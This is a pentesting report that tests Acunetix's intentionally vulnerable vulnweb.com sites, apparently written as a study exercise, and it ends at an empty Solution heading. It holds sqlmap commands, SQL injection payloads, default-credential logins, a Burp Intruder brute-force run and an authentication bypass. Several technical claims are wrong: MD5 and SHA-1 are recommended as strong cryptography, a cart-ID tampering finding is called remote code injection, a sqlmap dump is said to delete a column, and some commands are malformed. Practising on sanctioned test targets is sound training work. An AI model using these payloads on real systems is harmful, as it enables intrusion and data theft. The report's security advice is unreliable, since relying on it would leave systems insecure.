

# **Vanessa de Oliveira Information Security**

## **Pentesting Report**

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## Information

The Pentest was performed from 29/10/2022 to 31/10/2022, as part of a series of tests requested.

The request consist in finding three of the high-risk vulnerabilities of the follow websites:

1. <http://rest.vulnweb.com/>
2. <http://testphp.vulnweb.com/>
3. <http://testhtml5.vulnweb.com/>
4. <http://testaspnet.vulnweb.com/>

All of the above websites are applications purposely made with vulnerabilities for pentesters to test their skills, not requiring any further authorization for the tests made.

The information on this report was used for study only and I am not responsible for any malicious use made with the information on this report.

## Tools Used

1. Kali Linux
2. Nessus
3. Burp
4. Sqlmap

## Definitions

The vulnerabilities technical severity, names and affected functions are according to the ZOFixer definitions: <https://zofixer.com/vulnerability-definitions/>.

## About me


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## Executive Summary

The project requested to detect three high risk vulnerabilities for each of the four web applications informed on the Information session of this report on the previous page, the severity is according to the ZOFixer definition. Therefore, the lower risk vulnerabilities were not considered in this report, just as other potential high risks vulnerabilities that could be found in further tests.



<a href="http://rest.vulnweb.com/">http://rest.vulnweb.com/</a>			
Vulnerability	Server Security Misconfiguration	Broken Cryptography	Application-Level Denial-of-Service (DoS)
Risk	Very High	Very High	Very High
CWEID	CWE-1392	CWE-327	CWE-400

<a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>			
Vulnerability	Server Side Injection	Server-Side SQL Injection	Insecure OS/Firmware
Risk	Very High	Very High	Very High
CWEID	CWE-94	CWE-5694	CWE-259

<a href="http://testhtml5.vulnweb.com/">http://testhtml5.vulnweb.com/</a>			
Vulnerability	Broken Authentication and Session Management	Cross-Site Scripting (XSS)	Insecure OS/Firmware
Risk	Very High	High	Very High
CWEID	CWE-305	CWE-79	CWE-77

<a href="http://testaspnet.vulnweb.com/">http://testaspnet.vulnweb.com/</a>			
Vulnerability	Server-Side SQL Injection	Cross-Site Scripting (XSS)	Sensitive Data Exposure
Risk	Very High	High	Very High
CWEID	CWE-89	CWE-79	CWE-209

## Information Gathering

As the applications requested to be tested were made for testing purposes only and don't have real client use besides the pentesters themselves, the information gathering was limited to the documentation and information on the web application themselves, also to avoid finding exploitations made by other pentesters on the same web applications.

**Application:** <http://rest.vulnweb.com/>

- On the page's documentation, the application authentication URLs to be tested were found:

2. Create <http://rest.vulnweb.com/> Target and make note of the following URLs:

- For Basic Authentication -> [http://rest.vulnweb.com/basic\\_authentication/api/](http://rest.vulnweb.com/basic_authentication/api/)
- For JSON Web Token -> <http://rest.vulnweb.com/jwt/api/>
- For OAuth2 -> <http://rest.vulnweb.com/oauth2/api/>

The documentation can be accessed through the main page, together with the technologies used by the application:

DOCUMENTATION	ACUNETIX VULNERABLE TEST WEBSITES
Technologies:	Ubuntu 18, Apache, PHP 7.1, MySQL
Supported Formats:	JSON, XML
Supported Authentication Types:	JSON Web Token, Basic Authentication, OAuth2
Supported Importable File Formarts:	Swagger/OpenAPI, Postman, Fiddler

The documentation also has the accepted request HTTP format:


Sample request:

```
PUT /basic_authentication/api/comments/101 HTTP/1.1
Host: rest.vulnweb.com
Authorization: Basic YWRtaW46MTIzNDU2
Content-type: application/json
Accept: application/json

{
  "user_id": "21",
  "post_id": "34",
  "comment": "test comment"
}
```

**Application:** <http://testphp.vulnweb.com/>

- All the information used for the tests were found by exploring the application itself.



**Application:** <http://testhtml5.vulnweb.com/>

- All the information used on the test was gathered by investigating the website itself and the warning disclosed on the page.

**Warning:** This is an HTML5 application that is vulnerable by design. This is not a real collection of tweets. This application was created so that you can test your Acunetix, other tools, or your manual penetration testing skills. The application code is prone to attacks such as Cross-site Scripting (XSS) and XML External Entity (XXE). Links presented on this site have no affiliation to the site and are here only as samples.

**Application:** <http://testaspnet.vulnweb.com/>

- All the information used on the test was gathered by investigating the website itself and the warning disclosed on the page.

**Warning:** This is not a blog. This is a test site for Acunetix. It is vulnerable to SQL Injections, Cross-site Scripting (XSS), and more. It was built using ASP.NET and it shows how bad programming leads to vulnerabilities. Do not visit the links in the comments. They are posted by malicious parties who are trying to exploit this site to their advantage. Comments are purged daily.

## Exploitation of Vulnerabilities

**Application:** <http://rest.vulnweb.com/>

<b>Summary Title:</b>	Server Security Misconfiguration
<b>Affected Function:</b>	Using Default Credentials
<b>Target:</b>	<a href="http://rest.vulnweb.com/">http://rest.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://rest.vulnweb.com/basic_authentication/api/">http://rest.vulnweb.com/basic_authentication/api/</a>
<b>CWEID</b>	CWE-1392

### Description:

It was possible to detect the use of very weak and predictable credentials being used to login on the website.

Fazer login

<http://rest.vulnweb.com>

Sua conexão a este site não é particular

Nome de usuário

Senha

Image 1 - Weak credential found

After only a few tries to log in with common credentials, the username (id) admin and password 123456 logged successfully on the webpage.

The acceptance of weak credentials can lead to a data leak attack and even a sensitive data exposure, as an attacker could easily guess credentials by trying commonly used passwords and usernames (id's), or through a brute force attack.

**Solution:**

Demand for users to create complex passwords, using numbers, special characters, uppercase and lowercase letters, and a minimum of 8 characters per password. Is also important to use least privilege methodology to avoid an attacker to steal an account with higher privileges easily, and avoid incidents by unnecessary privileges given to accounts.

<b>Summary Title:</b>	Broken Cryptography
<b>Affected Function:</b>	Cryptography Flaw
<b>Target:</b>	<a href="http://rest.vulnweb.com/">http://rest.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://rest.vulnweb.com/basic_authentication/api/">http://rest.vulnweb.com/basic_authentication/api/</a>
<b>CWEID</b>	CWE-327

**Description:**

The website uses HTTP Basic Authentication, a method in which the username (id) and password are encoded by base64, which means it is not encrypted and only encoded. This information was detected by using Burp Suite to perform a Man in the Middle Attack and capture the request sent to authenticate on the website, as shown in the next image.

**Request**

	Pretty	Raw	Hex
1	GET /basic_authentication/api/ HTTP/1.1		
2	Host: rest.vulnweb.com		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0 Gecko/20100101 Firefox/102.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	Connection: close		
8	Upgrade-Insecure-Requests: 1		
9	Authorization: Basic YWRtaW46MTIzNDU2		

Image 2 - HTTP Basic Authentication

On the line 9 of the above image, we can see a message encoded by base64, which is the username (id) and password used to authenticate on the website. The decoding was made by Burp Suite, as shown on Image 3.






Image 3 - Base64 Encode Message

The HTTP Basic Authentication is a weak form to protect credentials, as they are very easy to decode.

This encoding method can only be considered when the connection between the webserver and the client is also secure, which is not the case as it was possible to capture the request with Burp Suite and see the encoding message as shown on Image 2. An attacker could perform a man in the middle attack to steal the users credentials.

#### **Solution:**

Consider using strong cryptography methods, like for example: SHA-1, MD5.

Configure a SSL/TLS cryptography method on the website, that way the requests between client and web server will be protected against man in the middle attacks.

<b>Summary Title:</b>	Application-Level Denial-of-Service (DoS)
<b>Affected Function:</b>	Critical Impact and/or Easy Difficulty
<b>Target:</b>	<a href="http://rest.vulnweb.com/">http://rest.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability:</b>	<a href="http://rest.vulnweb.com/basic_authentication/api/users/">http://rest.vulnweb.com/basic_authentication/api/users/</a>
<b>CWEID</b>	CWE-400

#### **Description:**

By using Nessus scan, it detected multiple vulnerabilities related to the outdated PHP version being used on the web application.

CRITICAL	10.0	PHP Unsupported Version Detection
CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	9.8	PHP 7.1.x < 7.1.27 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.1.x < 7.1.28 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.1.x < 7.1.29 Heap-based Buffer Overflow Vulnerability.
CRITICAL	9.1	PHP 7.1.x < 7.1.30 Multiple Vulnerabilities.
HIGH	7.5	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.1	PHP 7.1.x < 7.1.31 Multiple Vulnerabilities.
MEDIUM	5.3	PHP < 7.3.28 Email Header Injection

Image 4 - PHP Vulnerabilities

One of the vulnerabilities detected was “9.1 - 7.1.x < 7.1.29 Heap-based Buffer Overflow Vulnerability”. In this topic, Nessus informed about a Buffer Overflow Vulnerability that could cause a potentially Denial of Service (DoS) Attack.

CRITICAL PHP 7.1.x < 7.1.29 Heap-based Buffer Overflow Vulnerability.

#### Description

According to its banner, the version of PHP running on the remote web server is 7.1.x prior to 7.1.29. It is, therefore, affected by a heap-based buffer over-read condition within `_estrndup` of the `exif_process_IFD_TAG` in the `exif.c` script.

An unauthenticated, remote attacker can exploit this, to cause a denial of service condition or the execution of arbitrary code.

Image 5 - Heap-based Buffer Overflow Vulnerability

Using Burp Suite to send HTTP Request to the application, we sent a request informing a higher number of variables than the application expected for that request, by inserting `user_id`, `post_id`, and `comment_id` on a URL that wouldn't probably expect these variables.

## Request

```

Pretty Raw Hex
1 PUT /basic_authentication/api/users/101 HTTP/1.1
2 Host: rest.vulnweb.com
3 Authorization: Basic YWRtaW46MTIzNDU2
4 Content-type: application/xml
5 Accept: application/xml
6 Content-Length: 143
7
8 <?xml version="1.0" encoding="UTF-8" ?>
9   <comment>
10     <user_id>
11       27
12     </user_id>
13     <post_id>
14       1
15     </post_id>
16     <comment>
17       admin
18     </comment>
19   </comment>
20

```

Image 4 - Request sent to application

As a return, the HTTP Response sent from the web server was an error, indicating an overflow vulnerability that could be exploited by an DoS attack. Besides the application not handling data correctly, the error also exposed information about the application, like the existence of a users.php file that probably has users data. A Denial of Service Attack (DoS) could lead to website unavailability.

## Response

```

Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Date: Wed, 02 Nov 2022 13:07:52 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/7.1.26
5 Content-Length: 4583
6 Connection: close
7 Content-Type: application/xml
8
9 <error>
10   <message>
11     Slim Application Error
12   </message>
13   <exception>
14     <type>
15       PDOException
16     </type>
17     <code>
18       HY093
19     </code>
20     <message>
21       <![CDATA[SQLSTATE[HY093]: Invalid parameter number: number of bound variables does not match number of tokens]]>
22     </message>
23     <file>
24       /var/www/src/routes/users.php
25     </file>
26     <line>
27       121
28     </line>
29     <trace>
30       <![CDATA[#0 /var/www/src/routes/users.php(121): PDOStatement->execute(Array)
31         #1 [internal function]: Closure->{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response), Array)
32         #2 /var/www/vendor/slim/slim/Slim/Handlers/Strategies/RequestResponse.php(40): call_user_func(Object(Closure), Object(Slim\Http\Request), Object(Slim\Http\Response), Array)
33         #3 /var/www/vendor/slim/slim/Slim/Route.php(281): Slim\Handlers\Strategies\RequestResponse->__invoke(Object(Closure), Object(Slim\Http\Request), Object(Slim\Http\Response), Array)
34         #4 /var/www/vendor/slim/slim/Slim/MiddlewareAwareTrait.php(117): Slim\Route->__invoke(Object(Slim\Http\Request), Object(Slim\Http\Response))
35         #5 /var/www/vendor/slim/slim/Slim/Route.php(268): Slim\Route->callMiddlewareStack(Object(Slim\Http\Request), Object(Slim\Http\Response))
36         #6 /var/www/vendor/slim/slim/Slim/App.php(509): Slim\Route->run(Object(Slim\Http\Request), Object(Slim\Http\Response))
37         #7 /var/www/src/middlewares/check_auth_type.php(19): Slim\App->__invoke(Object(Slim\Http\Request), Object(Slim\Http\Response))
38         #8 [internal function]: Closure->{closure}(Object(Slim\Http\Request), Object(Slim\Http\Response), Object(Slim\App))
39         #9 /var/www/vendor/slim/slim/Slim/DeferredCallable.php(57): call_user_func_array(Object(Closure), Array)
40         #10 [internal function]: Slim\DeferredCallable->__invoke(Object(Slim\Http\Request),

```

Image 4 - HTTP response received

**Solution:** Upgrading PHP to the newest version would free the application from multiple vulnerabilities. It is also important to review the code that accepts input from users through HTTP Requests, and guarantee that they are checking the amount of information received correctly.

Application: <http://testphp.vulnweb.com/>

<b>Summary Title:</b>	Server Side Injection
<b>Affected Function:</b>	Remote Code Execution (RCE)
<b>Target:</b>	<a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://testphp.vulnweb.com/cart.php">http://testphp.vulnweb.com/cart.php</a>
<b>CWEID</b>	CWE-94

#### Description:

After login on an user account and accessing the cart session, it was possible to see the cart id on the request.

```

1 POST /sendcommand.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://testphp.vulnweb.com
.0 Connection: close
.1 Referer: http://testphp.vulnweb.com/cart.php
.2 Cookie: login=test%2Ftest
.3 Upgrade-Insecure-Requests: 1
.4
.5 cart_id=51133bbbb16919f316e93c68e6ead52d&submitForm=
  place+a+command+for+these+items

```

Image 5 - Card id

It was also possible to change numbers in the cart id, and the web server successfully accepted the request, allowing to see other carts from other user accounts.

## Request

```

Pretty Raw Hex
1 POST /sendcommand.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 83
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/cart.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 cart_id=51133bbbb16919f316e93c68e6ead53d&submitForm=
  place+a+command+for+these+items

```

Image 6 - Card id changed

<pre> 1 POST /sendcommand.php HTTP/1.1 2 Host: testphp.vulnweb.com 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)   Gecko/20100101 Firefox/102.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i   mage/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 83 9 Origin: http://testphp.vulnweb.com 10 Connection: close 11 Referer: http://testphp.vulnweb.com/cart.php 12 Cookie: login=test%2Ftest 13 Upgrade-Insecure-Requests: 1 14 15 cart_id=51133bbbb16919f316e93c68e6ead53d&amp;submitForm=   place+a+command+for+these+items </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.0 3 Date: Sun, 30 Oct 2022 11:08:58 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1 7 Content-Length: 543 8 9 &lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"   "http://www.w3.org/TR/html4/loose.dtd"&gt; 10 &lt;html&gt; 11   &lt;head&gt; 12     &lt;title&gt; 13       add new user 14     &lt;/title&gt; 15     &lt;meta http-equiv="Content-Type" content="text/html; 16       charset=iso-8859-1"&gt; 17     &lt;link href="style.css" rel="stylesheet" type="text/css"&gt; 18   &lt;/head&gt; 19   &lt;body&gt; 20     &lt;div id="masthead"&gt; 21       &lt;h1 id="siteName"&gt; 22         ACUNETIX ART 23       &lt;/h1&gt; 24     &lt;/div&gt; 25     &lt;div id="content"&gt; 26       &lt;div class="story"&gt; 27         &lt;h2&gt; 28           Your command has been processed ... 29         &lt;/h2&gt; 30         &lt;p&gt; 31           &lt;a href="index.php"&gt; 32             Back to homepage 33           &lt;/a&gt; 34         &lt;/p&gt; 35       &lt;/div&gt; 36     &lt;/div&gt; 37   &lt;/body&gt; 38 &lt;/html&gt; </pre>
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Image 7 - Card id changed and server http response

This characterizes as a remote code injection, as the attacker is able to modify the request in order to access a cart she or he shouldn't be allowed to, and get a positive return from the server.


**Solution:**

One of the options in this case, would be to apply cryptography into the cart id. It is also important to manage the access control correctly, so it isn't possible for anyone to execute codes on the web site.

<b>Summary Title:</b>	Server-Side SQL Injection
<b>Affected Function:</b>	SQL Injection
<b>Target:</b>	http://testphp.vulnweb.com/
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	http://testphp.vulnweb.com/listproducts.php?cat=1
<b>CWEID</b>	CWE-5694

**Description:**

Using sqlmap tool to search for databases from web application, through the command: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs`, it was possible to identify two databases named `acuart` and `information_schema`.



```

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a707671,(SELECT (ELT(8863=8863,1))),0x71706a7871),8863)

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2854 FROM (SELECT(SLEEP(5)))ZisG)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a707671,0x4d41715473656b65495a4c785855715774506b774b5643754e716171657a4146646a597650636457,0x71706a7871),NULL,NULL,NULL--

[13:29:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[13:29:51] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

```

Image 8 - Databases found

The command `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --D --actuart --columns`, was used to verify the columns on the database.

```

root@kali: /home/kali/Downloads
File Actions Edit View Help
+-----+-----+
| Column | Type |
+-----+-----+
| feature_text | text |
| pic_id | int |
+-----+-----+

Database: acuart
Table: pictures
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_id | int |
| cat_id | int |
| img | varchar(50) |
| pic_id | int |
| plong | text |
| price | int |
| pshort | mediumtext |
| title | varchar(100) |
+-----+-----+

[13:34:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

```

Image 9 - Analyzing columns from acuart database

As a proof of concept of a SQL Injection vulnerability existence, we use the command `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 =D -T pictures -C price --dump` to delete the field "price" from the table.



```
(root@kali)-[/home/kali/Downloads]
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D -T pictures -C price --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:19:28 /2022-10-31/

[14:19:28] [INFO] resuming back-end DBMS 'mysql'
[14:19:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9220=9220

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
```

Image 10 - Field being deleted from table

```
Database: acuart
Table: users
[8 columns]
```

Column	Type
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
name	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)

Image 11 - Table after the field "price" was deleted

As shown on the previous evidences, an attacker could make changes to the application database, including, changing, and inserting information.

### Solution:

Enforcing least privileges so the minimum of users can access sensitive data, besides blocking completely access and edit from external users to the databases.

<b>Summary Title:</b>	Insecure OS/Firmware
<b>Affected Function:</b>	Hardcoded Password
<b>Target:</b>	http://testphp.vulnweb.com/
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	http://testphp.vulnweb.com/login.php
<b>CWEID</b>	CWE-259

### Description:

By using Burp Suite to capture the http request sent to the web server when logging in an user account, it detected the username and password in plain text.

```

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 uname=test&pass=test

```

Image 12 - Username and Password in plain text

This classifies as a Hardcoded Password vulnerability as we can see the password in plain text, an attacker could do a man in the middle attack to steal the credentials, or other credentials could be discovered by brute force through burp suite intruder tool.

Request ^	Position	Payload	Status	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	6244
1	1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	6208
2	1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	6208
3	1	adminadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	6208
4	1	account	200	<input type="checkbox"/>	<input type="checkbox"/>	6208
5	1	tests	200	<input type="checkbox"/>	<input type="checkbox"/>	6208
6	2	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	253
7	2	user	302	<input type="checkbox"/>	<input type="checkbox"/>	253
8	2	adminadmin	302	<input type="checkbox"/>	<input type="checkbox"/>	253
9	2	account	302	<input type="checkbox"/>	<input type="checkbox"/>	253
10	2	tests	302	<input type="checkbox"/>	<input type="checkbox"/>	253
11	3	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	253
12	3	user	302	<input type="checkbox"/>	<input type="checkbox"/>	253
13	3	adminadmin	302	<input type="checkbox"/>	<input type="checkbox"/>	253

Image 13 - Using Burp Suite Intruder to find other user accounts

**Solution:**

Apply cryptography on users credentials, demand for more complex passwords, use of HTTPS (SSL/TLS cryptography) instead of HTTP.

**Application:** <http://testhtml5.vulnweb.com/>

<b>Summary Title:</b>	Broken Authentication and Session Management
<b>Affected Function:</b>	Authentication Bypass
<b>Target:</b>	<a href="http://testhtml5.vulnweb.com/">http://testhtml5.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://testhtml5.vulnweb.com/#/popular">http://testhtml5.vulnweb.com/#/popular</a>
<b>CWEID</b>	CWE-305

**Description:**

The web application doesn't validate the credentials used to log in the website, which means anyone can log in with any user or any password, or even without a password.

Welcome admin | Logout

Image 14 - Logged as admin using random password

Welcome user | Logout

Image 15 - Logged as user using random password

Image 16 - Logged as admin without a password and with a different password than first time

This characterizes it as an Authentication Bypass Vulnerability, as the website doesn't really check the authentications being done, anyone can pretend to be any user and perform actions in multiple accounts.

**Solution:**

